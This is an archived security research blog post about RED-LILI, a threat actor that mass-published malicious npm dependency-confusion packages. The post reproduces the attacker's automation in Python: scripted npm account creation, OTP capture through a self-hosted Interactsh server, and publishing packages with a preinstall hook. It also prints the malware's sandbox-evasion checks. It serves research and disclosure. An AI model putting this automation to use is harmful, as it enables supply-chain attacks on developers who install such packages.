A Beautiful Factory for Malicious Packages

Archived: 2026-04-05 17:58:54 UTC

Checkmarx Supply Chain Security (SCS) team has uncovered hundreds of malicious packages attempting to use a dependency confusion attack. Customarily, attackers use an anonymous disposable NPM account from which they launch their attacks. As it seems this time, the attacker has fully-automated the process of NPM account creation and has open dedicated accounts, one per package, making his new malicious packages batch harder to spot.


At the time of writing, the threat actors **RED-LILI** is still active at the time of writing and continues to publish malicious packages. So far, the packages listed in this report were detected by Checkmarx's internal systems and disclosed to NPM.

Intro

About 3 weeks ago we reported in Checkmarx blogpost of an attacker experimenting in several techniques while attempting dependency confusion attacks. In the past week, research teams from JFrog and Sonatype have also published blog posts informing the community about hundreds of malicious packages. The 3 reports are all related to the same threat actor.

The same attack actor appears in all reports, tracked as **RED-LILI** by Checkmarx SCS research team, has recently automated the process of creating NPM users along with package publication.

Checkmarx SCS research team was tracking **RED-LILI**'s activity since it was first discovered internally on 2022-02-23 by its automated software supply chain attack detection systems. During this time, and until today, the team studied this attack actor's capabilities and techniques, while continuously disclosing the findings to NPM security team.



Multiple disclosure emails sent to NPM security team, informing them about RED-LILI's activity

Throughout the attacker's experiments iterations, the packages' functionality itself remained mostly unchanged. Specifics about the code, its likely origin, and other interesting details can be found in our previous blog.

Today, we want to shed some additional light on this new and intriguing technique. We looked at the attacks, put the pieces and clues together, and tried to assemble a likely outline of the attacker's automation. In addition, we can report that this threat actor has published ~800 packages via a fully automated system, responsible for creating NPM user accounts, and publishing packages while passing OTP (One Time Passwords) verification requests.

Motivation

As mentioned above, threat actor RED-LILI is experimenting and testing new techniques that might help them to avoid detection and reach bigger distribution.

We cannot, of course, be sure of this attacker's intentions, but a possible motivation for this new experiment is to prolong the time the published packages are "alive" on the NPM registry before they are detected and taken down.

Customarily, an attacker would open an anonymous NPM account and publish all or most of their packages under this user account. One of the downsides of this is the fact that once one of the malicious packages is detected it is likely that all of the other packages under this user account will be detected as part of an investigation and will be taken down as well. This new technique (user account per package) goes into some effort to avoid a situation where the package is taken down for as long as possible.

Picking The Attacker's Breadcrumbs

The initial curiosity toward this cluster of malicious packages was in light of the scale and frequency of the attacks. The attacker published ~800 packages, most of them having a unique user account per package, in bursts over the span of roughly a week. While the packages names were methodically picked, the names of the users publishing them were randomly generated strings such as "5t7crz72" and "d4ugwerp". This is uncommon for the automated attacks we see. Usually, attackers create a single user and burst their attacks over it. From this behavior, we can conclude that the attacker built an automation process from end to end, including registering users and passing the OTP challenges.

The Server Behind the Scenes

The first breadcrumb in the first wave of the attack is the domain "rt11[.]ml". It is pointing to the primary server of the attacker and this domain appears in the email address of the dummy users created in order to publish the packages. In addition, this domain is used as the target server address to which the data is being sent to.

Later down the road, a new domain was registered "33mail[.]ga" and took the place of the former domain "rt11[.]ml". It is likely that both domains were acquired free of charge by Freenom service.


Looking closer at this server reveals that it appears to be hosted in a U.S. hosting company Multacom which is based in California. We disclosed these findings to their NOC team as we believe this is one of their clients' activities and that Multacom has no relationship to this other than leasing the server to the attacker.

Looking more deeply, this server has interesting ports open:

```
Nmap scan report for rt11.ml (216.127.184.168)
Host is up (0.20s latency).
rDNS record for 216.127.184.168: 168-79-44-72-dedicated.multacom.com
Not shown: 991 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
81/tcp   open  hosts2-ns
389/tcp  open  ldap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
```

An nmap scan result of the attacker's server

Since the server is listening to http/https, we checked what is being returned when browsing into this webserver. The result you are seeing is the root page of the server version of Interactsh tool, hinting to us this is a self-hosted version of the popular open-source tool:




Interactsh

Interactsh is an open-source tool for out-of-band "Data Extraction", and is a tool originally designed to detect bugs that cause external interactions. The usage is quite simple, running Interactsh gives the operator a unique URL, which whenever interacted with it, audits the full details to the operator for later inspection. Interactsh supports multiple network protocols, including HTTP, SMTP, DNS, and more.

Interactsh can be used as-is. Zero configuration is needed for inexperienced users via the web application app.interactsh.com. And for the more advanced users, Interactsh is built to run self-hosted on a dedicated server which its operator has the option to customize advanced settings including supporting a custom domain

Package Name Picking


At first, the attacker's name picking puzzled our research team. But after giving it another look, they were able to identify a pattern. The attack actor specifically targeted the [@azure NPM scope] under and as it appears, the attacker extracted the package names and altered their names, erasing the scope part ('@azure/' in this instance) or replacing it with a similar string (such as "azure-") and doing their best effort in publishing non-taken packages under scopeless, similar package names.



The Complete Picture

Now that we have a deeper understanding of the technology stack and tools used in this attack, we rolled up our sleeves and start reproducing it by ourselves. This exercise was done solely for the purpose of learning the

attacker's challenges in implementing their system.



Server

The initial building block is setting up a Virtual Private Server (VPS). This server will run on an AWS EC2 machine. So, we launched one and wrote down its assigned IP and domain address to use in the next DNS configuration.

Custom Domain

The next ingredient is our own domain. We purchased the "**malpkg.site**" domain which we used as the primary domain pointed at our dedicated server.

Setting up the domain's DNS records was quite straight forward as documents in Interactsh official documentation. In addition to the regular **A record,** we also configured the **NS record** to support the DNS tunneling functionality for data exfiltration.

Interactsh Server


As mentioned above, Interactsh is an open-source project written in Go. It has a client application and a server application. The former can be installed from its source code using "go install" command or by downloading a matching precompiled version from the project's releases page.

The configuration of Interactsh server is straight forward. Since our server is hosted on AWS, and is assigned with a private IP address, we had to configure it with the public IP "-ip". The domain flag "-domain" was also needed to instruct the server what name needed to issue an SSL certificate for. In addition, we wanted to add a token-based authentication between the client and the server, so we defined a token string as we ran the server. While

experimenting the connectivity with the client, we saw the default client id was quite long, so changing the "-cidl" and "-cidn" flags made it possible to shorten the client id. Note that this needs to match in both server and client, otherwise the data will not be synchronized properly.

```
sudo ./interactsh-server -domain <domain> -ip <ip address> -e 1 -t <authentication token> -debug -cidl 9 -cidn
```

Once we got all the configurations in order, we had our own interactsh server linked to our new domain.



Interactsh Client

The next building block was to configure the Interactsh client with proper communication to the server to conclude the infrastructure phase. But before we go on to that, there is one more interesting detail that lies in this server-client connection.

If not specified when running Interactsh server, it will allow connections from clients with no validation. This means that if our attacker ran their server in that manner, we would be able to connect to it and possibly gain access to interesting information. This hope had quickly faded since the attacker seems to use the "-a" or "-t" flags in the server run command, which means that access to it will be granted only to the client providing the correct authentication token.

Setting up the client and its connection to the server is fairly simple. The following command is what we've used to connect to our server:

```
interactsh-client -s <domain> -v -t <authentication token> -cidl 9 -cidn 4
```

And that is it! Our infrastructure is up and running. Next building block: Automation script.

The Main Tool

The real magic is harnessing Interactsh as a building block with automation. I have written an internal tool in Python for research purposes, simulating the steps done the attack group. Partial code snippets from this tool are referenced below.

Getting started with the development, the following major building blocks came to mind:

- Creating NPM accounts
- Email OTP Challenges
- Publishing NPM packages
- Finding candidate package names under the targeted scope

Finding candidate package names under the targeted scope

As seen performed by the attacker, I've added a functionality to list per given scope name, all packages under it, while manipulating and permutating the package's name to the best-effort. The function iterates over a search API call to https://registry.npmjs.com/-/v1/search :

Creating NPM Accounts

The building block has no intentions to be exposed as API. Think about it – why would NPM encourage the creation of users automatically?

Here, I had to use some of my browser-based automation hacks, equipped with tools like Selenium and some custom Python code. I was on my way to wrap the signup form, interact with input fields and some buttons, all to simulate user actions in the flow of NPM's user creation.

Here is the information required in the form to create an NPM user account:

- Unique Username – used Interactsh's client id
- Email Address – <client id>@<client id>.<my domain>
- Strong password – 12 characters random generated

One Time Password (OTP) Challenges

To deal with bots and verify the validity of the email address, NPM added a challenge to the user with an OTP sent to the email address as the last step of the registration process.

The challenge to extract the OTP from the email sent by NPM to the user's email "<client id>@<client id>.<my domain>" was quite interesting.

Wrapping Interactsh-client executable was quite fun. I chose to tap into the stdout stream as the executable has the option to write JSON structures line-by-line, which can be easily parsed

To help with this task, I've created a class called InteractshClient, responsible to wrap the functionality of the executable in a neat way.

Once a session is started, the server generates a client id and from it the username and email address are constructed under our domain "malpkg.site". Next is initiate the sign-up process by calling _create_npm_user() function.

```
79 async def create_npm_user_and_publish_package(interactsh_server_domain, interactsh_server_token, package_name, package_version,
80     interactsh_client_executable_file_path = get_interactsh_executable_file_path()
81     async with InteractshClient(interactsh_client_executable_file_path, interactsh_server_domain, interactsh_server_token) as i
82         logging.debug(f'using interactsh client id "{interactsh_client.client_id}"')
83         npm_account_username = interactsh_client.client_id
84         if npm_account_password is None:
85             npm_account_password = generate_random_string(12)
86
87         email_address = f'{npm_account_username}@{npm_account_username}.{interactsh_server_domain}'
88
89         # ---------------------------------
90         # Create NPM user
91
92         logging.debug(f'creating npm user npm_account_username="{npm_account_username}" npm_account_password="{npm_account_pass
93         await _create_npm_user(interactsh_client, npm_account_username, npm_account_password, email_address)
94         logging.info(f'npm username="{npm_account_username}" has been created')
```

During this function, a hidden browser is launched using Selenium and the matching ChromeDriver. After interacting with the form fields, NPM servers sends the OTP email via SMTP protocol to the user's email address, resulting in the user's email address being sent to my Interactsh server (e.g. c90ehc8ngyaer@c90ehc8ngyaer.malpkg.site). This data can be queried using the wrapped InteractshClient mentioned above like so:

```
179  async def _create_npm_user(interactsh_client, username, password, email_address):
180      options = Options()
181      options.headless = True
182      options.add_argument("--window-size=1920,1200")
183      options.add_argument("--enable-javascript")
184      options.add_argument("javascript.enabled")
185      executable_path = ChromeDriverManager().install()
186      driver = webdriver.Chrome(executable_path=executable_path, options=options)
187      driver.get('https://www.npmjs.com/signup')
188
189      logging.debug(f'creating npm user username="{username}" password="{password}", email_address="{email_address}"')
190      _fill_npm_user_signup_form(driver, username, password, email_address)
191
192      otp = await _get_npm_email_otp(interactsh_client)
193      logging.debug(f'verifying otp code for npm user username="{username}" otp="{otp}"')
194      _fill_npm_user_signup_otp_form(driver, otp)
```

```
126  def _fill_npm_user_signup_form(driver, username, password, email_address):
127      username_element = driver.find_element_by_xpath('//*[@id="signup_name"]')
128      username_element.send_keys(username)
129
130      password_element = driver.find_element_by_xpath('//*[@id="signup_password"]')
131      password_element.send_keys(password)
132
133      email_element = driver.find_element_by_xpath('//*[@id="signup_email"]')
134      email_element.send_keys(email_address)
135
136      agree_checkbox_element = driver.find_element_by_xpath('//*[@id="signup_eula-agreement"]')
137      agree_checkbox_element.click()
138
139      submit_button_element = driver.find_element_by_xpath('//*[@id="signup"]/button')
140      submit_button_element.click()
141
142
143  def _fill_npm_user_signup_otp_form(driver, otp):
144      otp_element = driver.find_element_by_xpath('//*[@id="login_otp"]')
145      otp_element.send_keys(otp)
146
147      submit_button_element = driver.find_element_by_xpath('//*[@id="login"]/button')
148      submit_button_element.click()
149
```

Publishing NPM Packages

Now that we have our brand-new user account on NPM, we can continue to create and publish our malicious package, all automatically of course. Adhering to what the attacker seems to do.

First step is to sign-in with the NPM account, using the “npm login” command, which creates a global token in the .npmrc file. This token is used when the following command “npm publish” is being executed.

The flow is quite simple, and interacted with the command stdout-stdin streams. The main concept is to answer 4 questions asked:

- Username
- Password

- Email address
- OTP challenge

As you may guess, all building blocks already setup and can be re-used. Since the same OTP email is sent, we can use the same function that parses the OTP from interactsh-server incoming email. The function looks like so:

```
229 async def _npm_login(interactsh_client, username, password, email_address):
230     process = await asyncio.create_subprocess_shell('npm logout', stdout=asyncio.subprocess.DEVNULL, stdin=asyncio.subproce
231     await process.wait()
232
233     process = await asyncio.create_subprocess_shell('npm login', stdin=asyncio.subprocess.PIPE, stdout=asyncio.subprocess.P
234     while True:
235         line = await asyncio.wait_for(process.stdout.readuntil(b':'), timeout=10)
236         line = line.decode()
237         if 'Username' in line:
238             process.stdin.write(f'{username}\n'.encode())
239
240         elif 'Password' in line:
241             process.stdin.write(f'{password}\n'.encode())
242
243         elif 'Email' in line:
244             process.stdin.write(f'{email_address}\n'.encode())
245
246         elif 'Enter one-time password' in line:
247             otp = await _get_npm_email_otp(interactsh_client)
248             process.stdin.write(f'{otp}\n'.encode())
249             break
250
251     await process.wait()
252     if process.returncode != 0:
253         raise RuntimeError(f'failed to login to npm with username "{username}". exit code {process.returncode}')
```

Last step is to create a temporary directory, and drop 2 files there:

- package.json – simple declaration of the package and instruction to run the main.js file upon installation
- index.js – will contain the JavaScript payload provided by the operator, will execute automatically upon package installation


This is accomplished using the following code:

```
197 async def _create_and_publish_npm_package(package_name, package_version, package_description, package_javascript_payload):
198     with tempfile.TemporaryDirectory() as temp_dir_path:
199         package_json_file_path = os.path.join(temp_dir_path, 'package.json')
200
201         package_json = {
202             "name": package_name,
203             "version": package_version,
204             "description": package_description,
205             "main": "index.js",
206             "scripts": {
207                 "test": "echo 'error no test specified' && exit 1",
208                 "preinstall": "node index.js"
209             },
210             "author": "",
211             "License": "ISC"
212         }
213
214         with open(package_json_file_path, 'w+') as f:
215             json.dump(package_json, f, indent=4)
216
217         index_js_file_path = os.path.join(temp_dir_path, 'index.js')
218         with open(index_js_file_path, 'w+') as f:
219             f.write(package_javascript_payload)
220
221         process = await asyncio.create_subprocess_shell('npm publish', cwd=temp_dir_path, stdout=asyncio.subprocess.DEVNULL,
222         await process.wait()
223         if process.returncode != 0:
224             raise RuntimeError(f'failed to login to npm with username "{package_name}". exit code {process.returncode}')
225
226         logging.info(f'published npm package name="{package_name}" version="{package_version}"')
227
```

That’s it! Now we have an automated process of publishing NPM packages, end-to-end, fully automated from NPM accounts generated on the fly.

Access Tokens to Bypass 2FA

It is worth mentioning that once the NPM user account was created, it is possible to configure it in a way that does not require an email OTP challenge in order to publish a package. This could be done by generating an Access Token in the settings page having the 2FA requirement disabled.




NPM's settings page – have an option to bypass OTP challenge choice of authentication levels

We presume that this is the way attackers who publish bursts of malicious packages were able to automate their process without setting up the described mechanism.

Timeline

- November 2021 – Around 500 malicious packages were published from 4 different NPM user accounts, now identified as related to RED-LILI.
- Feb 23 – package "cspell-version-pin" was uploaded and unpublished a day later (probably by the author).
  - Uploaded from the username "the_ghost-1" with the email address the_ghost-1@wearehackerone.com
  - Exfiltrating information to domain first seen "rt11.ml"
- Feb 23 – A certificate was issued by Let's Encrypt to "rt11.ml" domain
- March 1 – NPM package "glints-sdk" was published
  - Contains obfuscated malicious code

  - published under the username 'babylon7'
  - Exfiltrating information to domain "rt11.ml"
- March 6 – 5 NPM packages and one PyPi package published. A detailed account regarding those packages can be found in our blog. This phase of experiments included code obfuscation and obviously an attempt to act on PyPi as well.
- March 10, 11, and 14 – The attacker used several usernames with the prefix "the_ghost-" to publish a bulk of packages. In addition to that they used the username 'chandannaidu400' to publish dozens of empty packages.
- March 15 – NPM packages "kusto-language-service" and "lorawan-devices" published from two sperate usernames "kusto-lang" and "lorawandevices" respectively.
- March 20 – A burst of ~600 NPM packages were published, fully-automated as described above
- March 27 – A certificate was issued by Let's Encrypt to "33mail.ga" domain and the Interactsh-server app was re-configured from the domain rt11.ml to 33mail.ga
- March 27 – ~90 new versions "99.10.13" to existing NPM packages, The main change was updating the new data exfiltration endpoint (425a2[.]33mail[.]ga)
- Across the timeline – continuous disclosure to NPM, PyPi, Multacom



Inspection of the SSL certificates used by the attacker

RED-LILI's Profile

Examining the packages' code deeply, reveals that there are some obvious unique identifiers to the attacker's lab that helps distinguish RED-LILI's packages from others. As it seems, these are the results of checks that are done to avoid running the malicious payload on the attacker's lab machines, Among these indicators, we found:

- DESKTOP-4E1IS0K (windows computer name, security scanner)
- lili-pc (hostname)
- aws-7grara913oid5jsexgkq (aws hostname)
- D:TRANSFER (path, windows format)
- /root/node_modules/ (path, linux format)
- /home/node (linux username “node”)
- daasadmin (username)
- box (hostname, security scanner)
- instance (hostname, security scanner)

```
1  if(hostname == "DESKTOP-4E1IS0K" && username == "daasadmin" && path.startsWith('D:\\TRANSFER\\')){
2  return false;
3  }
4  else if(checkhex(hostname) && path.startsWith('/root/node_modules/') && lastdir == '/home/node'){
5  return false;
6  }
7  else if(checkhex(hostname) && checkpath(path)){
8  return false;
9  }
10 else if(hostname == 'box' && path.startsWith('/app/node_modules/') && lastdir == '/home/node'){
11 return false;
12 }
13 else if(hostname == 'box' && path.startsWith('/app/node_modules/')){
14 return false;
15 }
16 else if(checkhex(hostname) && path.startsWith('/root/node_modules') && lastdir == '/home/node'){
17 return false;
18 }
19 else if(checkhex(hostname) && path.startsWith('/root/node_modules')){
20 return false;
21 }
22 //else if(hostname == 'lili-pc' && checklili(path)){
23 else if(hostname == 'lili-pc'){
24 return false;
25 }
26 else if(hostname == 'aws-7grara913oid5jsexgkq'){
27 return false;
28 }
29 //else if(hostname == 'instance' && path.startsWith('/home/app/node_modules/') && username == 'app'){
30 else if(hostname == 'instance'){
31 return false;
32 }
```

Screenshot of the malicious payload, with the “do not run” identifiers

IOC’s

- the_ghost-1@wearehackerone.com
- rt11.ml
- rt11.33mail.com
- 33mail.ga
- 216.127.184.168

Conclusion

In total, Checkmarx SCS team has detected ~1500 malicious packages published by RED-LILI. The packages were all disclosed to the NPM and PyPi security teams as well as to the service provider hosting the attacker infrastructure Multacom.

Until this incident, we've witnessed that most attack actors publishing malicious payloads at scale doing things semi-automatically. This one is doing it on FULL-AUTO.

As supply chain attackers improve their skills and make life harder for their defenders, this attack marks another milestone in their progress. By distributing the packages across multiple usernames, the attacker makes it harder for defenders to correlate take them all down with "one stroke." By that, of course, making the chances of infection higher.

IMHO package managers need to set up more security measures such as integrating Captcha to the user creation forms to deal with bots implementing such automation systems.

Full list of Packages

Sharing a full list of the related packages, with ~1500 packages.

Tags:

AppSec

article

awareness

Checkmarx Security Research Team

Developer

English

Supply Chain Security

